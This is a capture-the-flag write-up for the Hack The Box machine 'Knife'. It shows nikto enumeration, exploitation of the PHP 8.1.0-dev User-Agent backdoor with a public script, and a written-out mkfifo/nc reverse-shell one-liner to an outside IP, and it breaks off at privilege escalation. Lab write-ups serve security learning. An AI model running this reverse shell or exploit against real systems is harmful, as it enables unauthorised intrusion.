
Knife - Writeup HTB

Author : PierreAD

I) Enumeration :

```
peter@kali:~$ nikto -h knife.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.242
+ Target Hostname:    knife.htb
+ Target Port:        80
+ Start Time:         2021-05-28 18:57:01 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

```
firefox http://knife.htb
```



II) Exploitation :

After some php 8.1.0-dev research, i found this exploit :

https://packetstormsecurity.com/files/162749/PHP-8.1.0-dev-Backdoor-Remote-Command-Injection.html

> is it a vulnerable version, When adding "zerodium" or at the start of the user-agent field, web server, execute php code :

```
peter@kali:~$ python3 exploit.py -u http://10.10.10.242
[+] Results:
uid=1000(james) gid=1000(james) groups=1000(james)
```

We can now create a Revershell :

```
peter@kali:~$ python3 exploit.py -u http://10.10.10.242 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.14.141 8081 >/tmp/f'
```

and we have a shell !!

III) Privilege Escalation :

> we can now enumerate with sudo -l

> i research some sudo privesc exploit with Knife but i didn't find anithing, when i readed the manual, i realise, we can execute perl script/command so i use this fonctionnality to have root access :